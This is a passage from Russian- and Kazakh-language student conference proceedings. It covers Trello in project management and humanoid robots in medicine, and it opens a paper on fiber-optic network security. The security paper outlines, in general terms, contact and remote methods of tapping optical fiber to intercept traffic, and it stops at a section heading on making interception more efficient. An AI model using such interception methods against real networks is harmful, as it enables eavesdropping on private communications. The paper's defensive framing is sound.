Таким образом, функции создания и организации доски обеспечивают удобное распределение и управление задачами. В Trello пользователи могут добавлять списки на свою доску для более удобной организации задач. Для этого нужно щелкнуть на кнопку "Добавить список" и ввести название списка. После создания списка он отобразится на доске, и пользователь сможет добавлять в него карточки с задачами. Добавление списков позволяет структурировать задачи по разным категориям, что упрощает их поиск и управление. Пользователи могут создавать карточки для каждой отдельной задачи или подзадачи. Карточка будет добавлена в выбранный список и отобразится на доске. Карточки могут содержать дополнительную информацию, такую как описание задачи, прикрепленные файлы,

комментарии и другое. Создание карточек помогает пользователям детализировать свои задачи и легко управлять ими. В платформе пользователи могут назначать метки для карточек, чтобы отмечать их по определенным категориям или приоритетам. Метки могут иметь разные цвета и названия, и пользователь может задать им любую смысловую интерпретацию. Например, пользователь может создать метки для категорий задач (например, "Дизайн", "Маркетинг", "Разработка") или для приоритетов (например, "Высокий", "Средний", "Низкий"). Методология Kanban является универсальным инструментом планирования и управления задачами, который может быть применен не только в бизнесе, но и в различных сферах жизни. Основная идея Kanban заключается в визуализации рабочего процесса с помощью досок.




Рисунок 2 – Эскиз процессов на платформе «Trello»

Методология является универсальным инструментом планирования и управления задачами, который может быть применен не только в бизнесе, но и в различных сферах жизни. Основная идея заключается в визуализации рабочего процесса с помощью досок.

Заключение

Современный мир все больше сталкивается с необходимостью внедрения цифровых решений в управление организацией. Это обусловлено ростом объемов данных, необходимостью повышения эффективности бизнес-процессов и принятия обоснованных управленческих решений. Использование платформы Trello в цифровых технологиях менеджмента позволяет ускорить процесс принятия решений, повысить эффективность командной работы, улучшить контроль над выполнением задач и увеличить прозрачность процессов. Кроме того, Trello обладает множеством интеграций с другими сервисами и приложениями, что позволяет расширить его функциональность и адаптировать под конкретные потребности бизнеса. Результаты использование платформы для управления проектами показали, что в период пандемии, когда не было возможности работать коллективно (оффлайн), с помощью Trello операционная работа могла вестись удаленно.

СПИСОК ЛИТЕРАТУРЫ

1. Матвеев А.Ю. Управление стратегией развития цифровой экосистемы // Экономика: вчера, сегодня, завтра. – 2023. – Том 13. – № 3А. – С. 693-699. – DOI: 10.34670/AR.2023.81.58.053.
2. Калязина Е. Г. Цифровой менеджмент в управлении проектами / Е. Г. Калязина // Креативная экономика. – 2021. – Т. 15, № 12. – С. 4747-4766. – DOI 10.18334/ce.15.12.113858.
3. Калязина Е. Г. Внедрение цифрового менеджмента как ключевое условие успешной цифровой трансформации организации / Е. Г. Калязина // Менеджмент XXI века: экономика, общество и образование в условиях новой нормальности: Сборник научных статей по материалам XX Международной научно-практической онлайн конференции, Санкт-Петербург, 24–25 ноября 2021 года. – Санкт-Петербург: Российский государственный педагогический университет им. А. И. Герцена, 2022. –С. 160-164.
4. Комарницкая Е. В. Менеджериальные процессы в условиях цифровой трансформации бизнеса / Е. В. Комарницкая // Вестник ДонНУ Серия В: Экономика и право. – 2023. – № 1 – С. 101-107.
5. Малыгин А. А. Применение системы директ-костинг в управленческом учете аграрного предприятия / А. А. Малыгин // Аграрная наука в условиях модернизациии инновационного развития АПК России: Сборник материалов Всероссийской научно-практической конференции, Иваново, 29–30 ноября 2021 года. Том 2. – Иваново: Ивановская государственная сельскохозяйственная академия им. акад. Д.К. Беляева, 2021. – С. 142-148.

REFERENCES

1. Matveev A.U. Managing the digital ecosystem development strategy // Economy:yesterday, today, tomorrow. – 2023. – Tom 13. – № 3A. – C. 693-699. – DOI: 10.34670/AR.2023.81.58.053.
2. Kalyazina E.G. Digital management in project management/ E. G. Kalyazina // Creative economy. – 2021. – T. 15, № 12. – C. 4747-4766. – DOI 10.18334/ce.15.12.113858.
3. Kalyazina E. G. Introduction of digital management as a key condition of successful digital transformation of the organization / E. G. Kalyazina // XXI Century Management: Economy, Society and Education in the New Normalcy: Collection of scientific articles on the materials of XX International scientific and practical online conference,, Saint Petersburg, 24-25 November 2021 – Saint Petersburg: A. I. Herzen named Russian State Pedagogical University, 2022. –C. 160-164.
4. Komarnickaya E. B. Management processes in a digital business transformation / E. B. Komarnickaya // Vestnic DonNU B series: Economics and low . – 2023. – № 1 – C. 101-107.
5. Malygin A. A. Application of direct costing system in management accounting of agricultural enterprise / A. A. Malygin // Agrarian Science in the Context of Modernization and Innovative Development of the Russian Agro-Industrial Complex: Collection of materials of the All-Russian scientific and practical conference, Ivanovo, 29-30 November 2021, Series 2. – Ivanovo: Ivanovo State Agricultural Academy named after. Akad. D.K. Belyaev, 2021. – C. 142-148.

Шаймерден Ж.М.
Научные руководители: Бекбусинова Г.К.

Цифровые технологии менеджменте, использование платформы «Trello» в управлении проектами

Аннотация. В современном мире цифровые технологии стали неотъемлемой частью бизнеса и менеджмента. Введение цифровых инструментов в рабочие процессы позволяет повысить эффективность и результативность работы. Это помогает организациям стать более конкурентоспособными, снизить издержки и улучшить коммуникацию. В статье представлена основная концепция работы на платформе «Trello» - удобного инструмента для организации и управления задачами в предприятиях. Приведены основные требования и характеристики для использования платформы в цифровых технологиях менеджмента.

Ключевые слова: цифровые технологии, цифровизация менеджмента, управления проектами, платформа «Trello».

Шаймерден Ж.М.
Ғылыми жетекшілері: Бекбусинова Г.К.

Менеджменттегі цифрлық технологиялар, «Trello» платформасын пайдалану арқылы жобаларды басқару "

Аңдатпа. Қазіргі әлемде цифрлық технологиялар бизнес пен менеджменттің ажырамас бөлігіне айналды. Жұмыс процестеріне сандық құралдарды енгізу тиімділік пен тиімділікті арттыруға мүмкіндік береді. Бұл ұйымдарға бәсекеге қабілетті болуға, шығындарды азайтуға және қарым-қатынасты жақсартуға көмектеседі. Мақалада «Trello» платформасында жұмыс істеудің негізгі тұжырымдамасы - кәсіпорындардағы тапсырмаларды ұйымдастыруға және басқаруға ыңғайлы құрал ұсынылған. Сандық басқару технологияларында платформаны пайдаланудың негізгі талаптары мен сипаттамалары келтірілген.

Түйін сөздер: цифрлық технологиялар, менеджментті цифрландыру, жобаларды басқару, «Trello» платформасы.

Shaimerden Z.M.
Scientific supervisor: Bekbusinova G. K.

Digital management technologies, use of "Trello" platform in project management

Abstract. In today's world, digital technologies have become an integral part of business and management. The introduction of digital tools in business processes allows to increase the efficiency and effectiveness of work. This helps organizations become more competitive, reduce costs, and improve communication. The article presents the basic concept of working on the platform "Trello" - a convenient tool for organizing and managing tasks in enterprises.

The main requirements and characteristics for the use of the platform in digital management technologies are presented.

Keywords: digital technologies, digitalization of management, project management, "Trello" platform.

Сведения об авторах:

Шаймерден Жанерке Маргулановна, магистрант университета «Туран-Астана».

About the authors:

Shaimerden Zhanerke Margulanovna, магистрант университета «Туран-Астана».

Авторлар туралы ақпарат:

Шаймерден Жанерке Маргулановна, «Туран-Астана» университетінің магистранты.

УДК 530.1, 681.3.06

Бейсенбаева Д. А.[1]
[1]Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Елубай Е.Е.

МЕДИЦИНАДА ГУМАНОИДТЫ РОБОТТАРДЫ ДАМЫТУДЫҢ МӘСЕЛЕЛЕРІ МЕН БОЛАШАҒЫ

Түйіндеме: Мақалада біз қызықты идеяны қозғағымыз келеді, дәлірек айтсақ, роботтармен бірге жасанды интеллекті қолдана отырып, денсаулық сақтау жүйесіне жаңалықтар әкеле аламыз. Мақалада жасанды интеллект пен инженерлік технологиялардың медицинаны жақсартуға және адамның өмірін емдеу мен сақтауда жасалатын қадамдарына жалпылай шолу жасалады.

Осы мақаланың арқасында оқырман гуманоидты роботтар және олардың мүмкіндіктері, сондай-ақ, олардың даму перспективалары туралы жалпы түсінік алады.

Тірек сөздер: робототехника, жасанды интеллект, медициналық роботтар, гуманоид.

Аннотация. В статье мы хотим затронуть интересную идею, а именно, какие инновации мы можем привнести в систему здравоохранения с помощью ИИ с роботами. Мы собираемся дать общий обзор того, как искусственный интеллект и инженерные технологии могут помочь улучшить медицину и какие шаги необходимо предпринять для лечения и поддержания жизни человека.

Благодаря этой статье читатель получит общее представление о роботах-гуманоидах и их возможностях, а также о перспективах их развития.

Ключевые слова: робототехника, ИИ, медицинские роботы, гуманоид.

Annotation. In this article, we want to touch on an interesting idea, namely, what innovations we can bring to the healthcare system using AI with robots. The article gives an overview of how artificial intelligence and engineering technologies can help to improve medicine and what steps need to be taken to treat and maintain human life.

As a result of the review, readers will get a general idea of humanoid robots and their capabilities, as well as the prospects for their development.

Keywords: robotics, AI, medical robots, humanoid.

Кіріспе

Ғылыми фантастикалық фильмдерде, кітаптарда және мультфильмдерде сипатталған болашақтың технологиялары әрқашан адамзатты шабыттандырады. Тіпті біздің технологиядағы даму жолымызға да осы кітаптар мен фильмдер әсер етеді.[1] Адамзат қиялы мен шығармашылығы арқасында өмір сүру үшін

әртүрлі нәрселерді ойлап тапты. Жалпылама гуманоидты роботтар - бұл адам қозғалысы мен мінез-құлқын имитациялайтын технологиялар. Олар жай ғана автономды болуы мүмкін немесе тұрмыстық көмек, медициналық көмек, білім беру функциялары, ойын-сауық, терапия, қауіпсіздік, ғылыми-зерттеу және әзірлеу сияқты әртүрлі тапсырмаларды орындауға мүмкіндік беретін жасанды интеллектпен жабдықталған. Оларды біздің өміріміздің барлық салаларына қосуға болады және бұл біздің өмірімізді әлдеқайда жеңілдетеді.

Жақын арада денсаулық сақтауда автоматтандырылған диагностикалық әдістер пайда болады (мысалы, патологияны автоматты түрде анықтау үшін рентген немесе МРТ суреттерін талдау, биологиялық материалды микроскопиялық талдау, ЭКГ, электроэнцефалограмма және т.б.), сөйлеуді тану және түсіну жүйелері, үлкен деректерді талдау және болжау жүйелері оқиғалары, деректерді автоматты өңдеу жүйелері сияқты тапсырмалар ЖИ көмегімен автоматтандырылады. Ақпаратты жіктеу, пациенттерге қолдау көрсетуге арналған автоматтандырылған чат-боттар, сондай-ақ робототехника мен мехатроника арқылы біз адам тәрізді роботтарымызды да шығарамыз. Бұл технологияларды енгізу медициналық көмектің сапасы мен қолжетімділігін айтарлықтай жақсартады, шығындарды азайтады және пациенттер мен мамандар үшін денсаулық сақтау жүйесінің тартымдылығын арттырады.[10]

Медицинадағы инженерлік технология медицина инженерлері мен медициналық техниктер сияқты жаңа медициналық технологияларды құруды және сертификаттауды қамтиды. Мысалы, хирург Да Винчиді алсақ, бұл тек алғашқы қадам. Бұл қадамдар дәрігерді станокпен алмастыру емес, медицина қызметкерлерінің жұмыс сапасын жақсарту және олардың жұмысының бір бөлігін автоматтандыру мақсатында жасалған. Бұл олардың жұмысын және өмірін айтарлықтай жеңілдетудің жалғыз жолы. Роботехниканы жасанды интеллектпен біріктіру қазіргі уақытта дамудың перспективалы бағыттарының бірі болып саналады.

Гуманоидты роботтарды дамытудағы қиындықтар

Гуманоидты роботтарды қолдануда кез келген жағдайда туындайтын қиындықтар бар екені сөзсіз. Ауруларды диагностикалауға арналған сканерлер мен сенсорлар жиі қолданылады. Мысал ретінде жасанды интеллект көмегімен дене сканерін жасайтын NEO Health деп аталатын Стартапты алуға болады. Инвазивті емес толық дене сканері туу белгілерінің, бөртпелердің және қартаю дақтарының өсуін анықтап, өлшей алады.Neko 360 градустық дене сканері "тері, жүрек, қан тамырлары, тыныс алу, микроциркуляция және т.б. туралы 50 миллионнан астам деректер нүктелерін"жинайтын 70-тен астам сенсорлармен жабдықталған дейді. Содан кейін бұл деректерді дәрігерлер мен пациенттерге нәтиже беретін "жасанды интеллектке негізделген өзін-өзі оқыту жүйесі" талдайды.[5] Әрине, ең алдымен, кез келген құрылғы істен шығуы мүмкін екенін және кейде аурулардың немесе жағдайлардың кейбір түрлерін сканерлер мен сенсорларды пайдалану арқылы анықтау қиын болуы мүмкін екенін атап өткен жөн, бұл олардың диагностикадағы

тиімділігін шектейді және жеткіліксіз дәлдікке әкелуі мүмкін. Бірақ бұл жерде де техниканы жетілдіруге болады.

Сондай ақ, чат боттардың арқасында біз дәрігерлер жүктемесін салыстырмалы түрде азайта аламыз. Мысалы, хабарлау, дәрігерге жазылу, электронды кезекті басқару, дәрі-дәрмектерді жазу және қабылдау туралы еске салу, алғашқы кеңес беру және анамнез жинау, ЖИ-ге негізделген жеке ұсыныстар беру, пациенттерден кері байланыс жинау. Осының барлығы дерлік Телеграм чат-боттарымен немесе мобильді қосымшаның еңгізілуімен шешілуі мүмкін дүниелер [6]. Виртуалды медбикелер, мысалы Sense.ly (Sense.ly ол сондай-ақ пациенттердің көңіл-күйі мен психикалық жағдайын талдайтын ЖИ жүйесімен біріктірілген. Мұндай талдауды жүргізу белгілі бір дәрі-дәрмектерді қабылдағаннан кейін пайда болуы мүмкін кейбір жанама әсерлерді (мысалы, депрессия немесе ұйқының бұзылуы) бақылауға көмектеседі және бұл туралы емдеуші дәрігерге хабарлайды. Дүниежүзілік денсаулық сақтау ұйымының мәліметі бойынша, қазіргі уақытта әлемде 4 миллионнан астам дәрігерлер мен медбикелер жетіспейді. Осыған тағы бір мысалдар, Babylon health стартапының ЖИ боты немесе қытайлық Baidu компаниясының chatbot Melody дәрігердің қабылдауына дейін пациенттерге алғашқы кеңес бере алады. Чат-боттардың кемшіліктеріне шектеулі функционалдылық, кейбір диалектті, кәсіби лексиканы, аббревиатуралар мен қате жазылған сөздерді түсінбеу жатады. Сондай-ақ, чат-боттар күрделі мәселелерді түсінбеуі мүмкін және стандартты емес жағдайларды жеңе алмайды. Мұндай жағдайларда адамдар әрине дәрігерге барып қаралуы тиіс, алайда мұның өзінде кейде 5-10 минуттық кездесу не жай бір заттарды нақтылау үшін ұзын-сонар кезекті күткенше чат-боттан кеңес ала салған қолайлы.

Сонымен қатар, егер мұндай қадамдарды нық басамыз десек, біз келесідей кедергілерді алып тастауымыз керек.“ЖИ өзімізге жау санау” - деген кедергі. Себебі, кейбірі жасанды интеллекттің дамуын адамзатқа қауіп төндіреді деп санайды. Мысалға: “ Робототехника мен жасанды интеллектті енгізудің тағы бір қорқынышы-адамның техниканы басқаруы мен бақылауы. Бұл алаңдаушылықты поляк философы С. Е. Лец - "техника адам өзін - өзі жасай алатындай кемелдікке жетеді" деп санайды. Ал Британдық физик С.Хокинг - " толыққанды жасанды интеллекттің пайда болуы адамзат баласының соңы болуы мүмкін” деп болжайды. Адамдардың мүмкіндіктері тым баяу эволюциямен шектеледі, біз олардың жылдамдығына жете алмаймыз және ұтыламыз. Машиналар адамға қарағанда ақылды болады". Американдық кәсіпкер және Microsoft корпорациясының негізін қалаушылардың бірі Б. Гейтс -" бірнеше он жылдықта жасанды интеллект алаңдаушылық туғызатындай дамиды " деп санайды. [1]

Пессимистік болжамдарға қарамастан, қазіргі мәдениет технологиядан бөлінбейді. Ғылыми көзқарас, зерттеулер мен жаңалықтар, ғылыми нәтижелерді жариялау және оларды тарату-ғалымдардың негізгі миссиясы. Білім біздің не құрып жатқанымызды түсінуге ықпал етеді және оны тарату тәуекелдерді болдырмауға, болашақ ғылыми зерттеу саясатын негіздеуге мүмкіндік береді” [1] .

Бірақ меніңше, егер біз өткенді есімізге түсірсек, онда адамзат әрқашан өз өнертабыстарының кесірінен өз - өздеріне проблемалар ойлап табатын және осы мәселелерді шешуге де тырысатын, яғни біз әрқашан өзіміз жасаған осы немесе басқа проблемадан қалай шығудың жолдарын табуды үйренеміз. Және де жасанды интеллекттің дамуын логикалық тізбек деп санасақ немесе технологиялық революция деп есептесек дұрыс секілді.

Гуманоидты роботтарды медицинада қолдану перспективалары

Медициналық роботтарды және олардың даму перспективаларын жіктеуден бастайық.

Жүргізілген шолуға сүйене отырып, бүгінгі таңда медициналық роботтардың алуан түрлілігінің ішінде медициналық роботтарды Роботтар шешетін міндеттер түріне қарай жалпыға бірдей жіктеуге болатын жекелеген мамандандырылған бағыттарды неғұрлым негізделген түрде оқшаулауға болады деп айтуға болады:

1. Робот манипулятор-дәрігер: адам дәрігерінің тікелей бақылауымен және бақылауымен хирургиялық операцияларды, диагностикалық тексеруді немесе терапевтік емдеуді жүргізуге қабілетті автоматтандырылған электронды-механикалық манипуляторлар.

2. Робот манекені: медицина қызметкерлерін оқытуға арналған анатомиялық құрылымды, функционалды ұйымдастыруды және адамның мінез-құлқын модельдейтін робот.

3. Оңалту роботы: әртүрлі аурулардан кейін пациенттерді оңалтуды жеделдету мақсатында науқаспен сабаққа арналған робот.

4. Роботты протездер, соның ішінде тұтас экзоскелеттер: пациентте дененің, органның, аяқ-қолдың жоғалған немесе жұмыс қабілеттілігін жоғалтқан бөлігі рөлін атқаратын "интеллектуалды" электронды-механикалық құрылғылар.

5. Көмекші роботтар: нақты алгоритмдеуге мүмкіндік беретін төмен және орта білікті жұмысты өз бетінше орындауға бағдарламаланған Роботтар: құжаттарды тағайындау, хирургқа қажетті құралды ұсыну, дәрі-дәрмектерді сұрыптау, Науқастан белгілі бір үлгі бойынша сұхбат алу, оның температурасын өлшеу және т. б.

6. Медициналық микро және нанороботтар: пациенттің денесінде әртүрлі медициналық тапсырмаларды орындауға қабілетті шағын роботтар.

Ұсынылған жіктеу арнайы техникалық білімі жоқ медицина қызметкерлеріне қатысты ең қолайлы. Бұл проблеманы бағдарлауға және заманауи медициналық робототехниканы дамытудың перспективалық жолдарын түсінуге мүмкіндік береді [4].

Бүкіл дамыған әлем бүгінде медицинаны ғана емес, бүкіл күнделікті өмірді қарқынды роботтандыру жолымен жүреді. Сондықтан бар тенденцияларды түсіну және оларға дайын болу маңызды. Сонымен қатар, біздің еліміз үшін, ең алдымен, жақын арада (алдағы 5 жылда) шетелдік роботты протездердің "ағынын" күту керек. Бірақ көмекші роботтар, ең алдымен, ең сәтті клиникаларда, содан кейін арнайы қаржыландыру болған кезде немесе орташа және кіші

медициналық қызметкерлердің қызметтерін пайдалану мүмкін болмаған немесе мүмкін болмаған жағдайда (ұсыныстың болмауына байланысты) пайда болады. Нанороботтардың практикалық медицинада пайда болуы-бұл тек қиял және тек алдағы 5-10 жылға арналған іздеу әзірлемелері болады.

Ал қазақстандық медициналық робототехниканы әзірлеушілер ше? Олар осы жаңа нарықта өз орнын таба ала ма? Сұрақ риторикалық. Себебі былтырғы Digital Almaty 2023 көрмесін мысалға алсақ – «Алматы әкімі Ерболат Досаев медициналық роботқа қызығушылық танытып, әзірлеушілерден оны қалада сынап көруді сұрады. Осындай медициналық аппараттардың бірі-ауысым алдындағы қызметкерлерді тексеруге арналған медициналық тексерудің автоматтандырылған жүйесі (АЖМ) "Med365" компаниясы ұсынды."Құрылғы қан қысымын, импульсті тексереді. Онда алкотестер, температура сенсоры және пупиллометрия бар – оқушылардың Жарық тітіркендіргішіне реакциясын анықтауға арналған тест. Егер адам психотроптық заттарды, есірткіні қабылдаса, онда оқушылардың реакциясы жеткіліксіз. Sputnik.kz дереккөздерінен алынған ақпарат бойынша алынған барлық ақпарат медицина қызметкерінің компьютеріне ауысады, егер барлық көрсеткіштер қалыпты болса, қызметкер жұмысқа жіберіледі", - деп түсіндірді компанияның жүйелік инженері Елдос Аскерғалиев» [8].

Сонда бізге келесідей сұрақтар келеді: мемлекет осы бағытты дамытуға және қолдауға ақша таба ма? Шағын әзірлеуші фирмалардың энтузиастары олардың дистрибьюторлары мен қызмет көрсету орталықтары ретінде әрекет ете отырып, шетелдік фирмалармен келісімшарттарға сене алады. Бірақ біз еуропалық, жапондық, корейлік немесе американдық медициналық робот өндірушілермен айтарлықтай бәсекелесе алмаймыз. Біздің еліміз өндірісті дамыту деңгейінде де, мамандарды оқыту мен даярлау деңгейінде де айтарлықтай артта қалып отыр. Қызмет көрсету саласында бізде өсетін орын бар. Елде мұндай медициналық құрал-жабдықтар жоқ. Қаржыландырусыз қалған, қираған және шашыраңқы медициналық техниканы өндіретін бірлік кәсіпорындар, сондай-ақ бірнеше шағын "инновациялық" кәсіпорындар болашақта "Simens", "GE" және т.б. сияқты батыс медициналық индустриясының алыптарымен бәсекеге түсе алмайды [2]. Жалпы, егер біз шетелдік әзірлемелер үшін өз бағдарламалық жасақтамамызды жасасақ, біз басқа елдерден ерекшелене аламыз. Міне, дәл осындай оқиға машиналармен бірдей, неге Қазақстанның өзі машиналарды толығымен шығара алмайды - " өйткені біз басқа елдерден артта қалып, көлік құралдарын нөлден бастап салудан гөрі оңай әрі арзан сатып аламыз, сондықтан мұның бәрін өз қалтаңыздан жасау керек болады және бұл аз ақша емес" [2].

Қорытынды

Медицинадағы гуманоидты роботтар жай ғана фантастикалық идея емес. «Алдағы отыз жыл ішінде біз (бүкіл әлемді білдіреді) медициналық мақсаттағы гуманоидты роботтарды жасауда айтарлықтай табысқа қол жеткізе аламыз деп сенімді түрде айта аламыз.Оларды тиісті түрде қамту және олардың өзектілігін дәлелдеу арқылы біз іске қоса аламыз. Осыған дейін айтылған әрбір

қорқыныш артында үлкен мүмкіндіктер бар болғандықтан, сонымен қатар, ТМ ЖИ қорқыныштарын аса назарға аудармайтынын еске алып, жаңа идеялардың авторлары болуымыз керек. Мақалада біз кейбір тармақтарды қарастырдық және біздің ынта-жігерімізбен мүмкін емес ештеңе жоқ деп шын жүректен сенемін. Болашақта бұл технологиялар қолжетімді болады және әрбір адам үшін денсаулық сақтауды жақсартуға көмектеседі деп ойлаймын.

.

Сяо Цзэсяо, Развитие Робототехники, ИИ и влияние роботизации на мир в условиях пандемии COVID – 19// *https://cyberleninka.ru/article/n/razvitie-robototehniki-iskusstvennogo-intellekta-i-vliyanie-robotizatsii-na-mir-v-usloviyah-pandemii-covid-19/viewer*

Медицинская робототехника: первые шаги медицинских роботов//*http://www.medphyslab.com/images/publications/stat_robots_01_r.pdf*

Проектирование и разработка мини-роботов для медицинских и исследовательских целей// *https://rep.bntu.by/bitstream/handle/data/32433/Proektirovanie_i_razrabotka_mini-robotov_dlya_medicinskih_i_issledovatelskih_celej.pdf?sequence=1*

Мехатроника и робототехника как инновационное звено в развитии инженерного и медицинского образования// *https://cyberleninka.ru/article/n/mehatronika-i-robototehnika-kak-innovatsionnoe-zveno-v-razvitii-inzhenernogo-i-meditsinskogo-obrazovaniya*

Умный сканнер тела// *https://www.ferra.ru/news/health/sozdan-umnyi-skaner-tela-na-nalichie-boleznei-05-02-2023.htm*

Чат-бот в медецине *https://vc.ru/talkbank/429126-chat-bot-v-medicine-mgnovennye-otvety-rekomendacii-ozdorovitelnyh-programm-zapis-na-priem*

Вторая эра машин. Работа, прогресс и процветание в эпоху новейших технологий//*https://books.google.kz/books?hl=ru&lr=&id=cqVEDwAAQBAJ&oi=fnd&pg=PT2&dq=#v=onepage&q&f=false*

https://ru.sputnik.kz/20230202/roboty-drony-ekzoskelety-bolee-100-it-razrabotok-predstavili-na-forume-digital-almaty-31697062.html

Цифровизация здравоохранения — основные современные тенденции// *https://na-journal.ru/pdf/nauchnyi_aspekt_6-2022_t4_web.pdf#page=111*

Искусственный интеллект в медицине// *https://cyberleninka.ru/article/n/iskusstvennyy-intellekt-v-meditsine-1*

Авторлар туралы ақпарат:

Бейсенбаева Диана Алияровна, магистр, Халықаралық ақпараттық технологиялар университетінің 2 курс студенті

Елубай Еркинай Елубаевна, PhD, ассистент-профессор, Тілдер кафедрасы, ХАТУ

Сведения об авторах:

Бейсенбаева Диана Аляировна, студентка 2 курса Международного университета информационных технологий.

Елубай Еркинай Елубаевна, PhD, ассистент-профессор, Кафедра языков, МУИТ

About the authors:

Diana Beisenbayeva, 2nd year student of International IT University

Yerkynay Yelubay, PhD, assistant professor, Department of Languages, IITU

УДК 621.396,4745

Азатов Еркебулан.[1], Турдыбаева Динара.[2], Жумашева Лейла.[3]
[1,2,3]Международный университет информационных технологий
Алматы, Казахстан
научный руководитель: Луганская С.П.

Информационная безопасности в оптоволоконной связи

Аннотация

В данной статье рассматривается вопросы информационной безопасности в волоконно-оптических системах передачи данных, основные угрозы, с которыми сталкиваются подобные сети, а также рассматривается методы защиты информации, направленные на обеспечение конфиденциальности, целостности и доступности данных в волоконно-оптических сетях, проблема защиты от несанкционированного доступа.

Ключевые слова: оптоволоконная связь, одномодовое волокно, многомодовое волокно, ВОСП, рефлектометр.

Введение

С развитием цифровых технологий и увеличением объемов передаваемой информации, обеспечение безопасности в сетях передачи данных становится все более важной задачей. Волоконно-оптические системы передачи данных играют ключевую роль в этом контексте, так как они обеспечивают высокую пропускную способность и надежность соединений.

Некоторые из основных угроз безопасности для волоконно-оптических систем передачи данных включают в себя: перехват данных, внутренние угрозы, сетевые атаки и физические повреждения,

Для обеспечения безопасности волоконно-оптических систем передачи данных используются различные методы и технологии, такие как шифрование данных, аутентификация пользователей и устройств, физическая защита кабелей и сетевого оборудования, а также мониторинг и анализ сетевого трафика для выявления подозрительной активности.

1 Волоконно-оптическая система передачи

ВОСП (волоконно-оптическая система передачи) представляет собой систему передачи данных, основанную на использовании оптоволокна в качестве среды передачи. Принцип работы ВОСП основан на использовании световых сигналов для передачи информации на различные расстояния. Основные компоненты ВОСП включают: оптоволоконный кабель, источник света, приемник света, усилители, приемник-передатчик, регенераторы (рисунок 1).




Рисунок 1 - Волоконно-оптическая система передачи

Принцип работы ВОСП основан на законах оптики. Световой сигнал, сгенерированный источником света, вводится в оптоволоконный кабель, где он распространяется по волокну посредством многократных внутренних отражений от границы между сердцевиной и оболочкой волокна.

Оптоволоконные сети становятся непреложным стандартом в современной цифровой инфраструктуре, наращивая свое присутствие в различных секторах с высокой пропускной способностью, надежностью и эффективностью передачи данных.

2 Нарушения безопасности в оптоволоконных сетях

Существует множество возможных способов утечки информации из оптоволоконной инфраструктуры. В первую группу входят атаки, при которых происходит прерывание канала/маршрута; таким образом, существуют заметные механизмы контроля сети. Другая группа основана на атаках, не требующих изменения оптоволоконной инфраструктуры, особенно различных вариантов перехвата, обусловленных физическими свойствами оптических волокон [3].

На рисунке 2 рассматривается сценарии перехвата трафика из волоконно-оптических телекоммуникации и показаны две сценарии перехвата трафика: контактные методы и дистанционные методы. Контактный метод используются двумя способами: 1- контактный перехват с разрывом оптоволоконной ставки; 2- контактный перехват с прямым доступом к волокну. Дистанционные методы могут осуществляться 3-дистанционным методом на основе параметрических методов; 4-дистанционный перехват с регистрацией побочных излучений.




Рисунок 2 - Сценарий перехвата трафика из волоконно-оптической коммуникации

Контактный способ подключения к оптическому каналу осуществляется с помощью оптоволоконной вставки. Оптоволоконная вставка — это устройство отвода оптического излучения из оптоволокна, включаемое в оптическую линию связи путем его разрыва и замыкания оптического канала через вставку (рисунок 3).

Рисунок 3 - Контактный способ подключения к оптическому каналу

На рисунке 3а показан схема угрозы перехвата информации нарушителем, наиболее опасные места для перехвата трафика контактный перехват с разрывом оптоволоконной вставки; 2- контактный перехват с прямым доступом к волокну. На рисунке 3б, показан реальные устройства, оптическая муфта и коммутационные шкафы, куда можно подключиться с целью перехвата информации.




Рисунок 3 - Схемы подключения к оптоволокну

3 Проведение мероприятий по повышению эффективности перехвата трафика

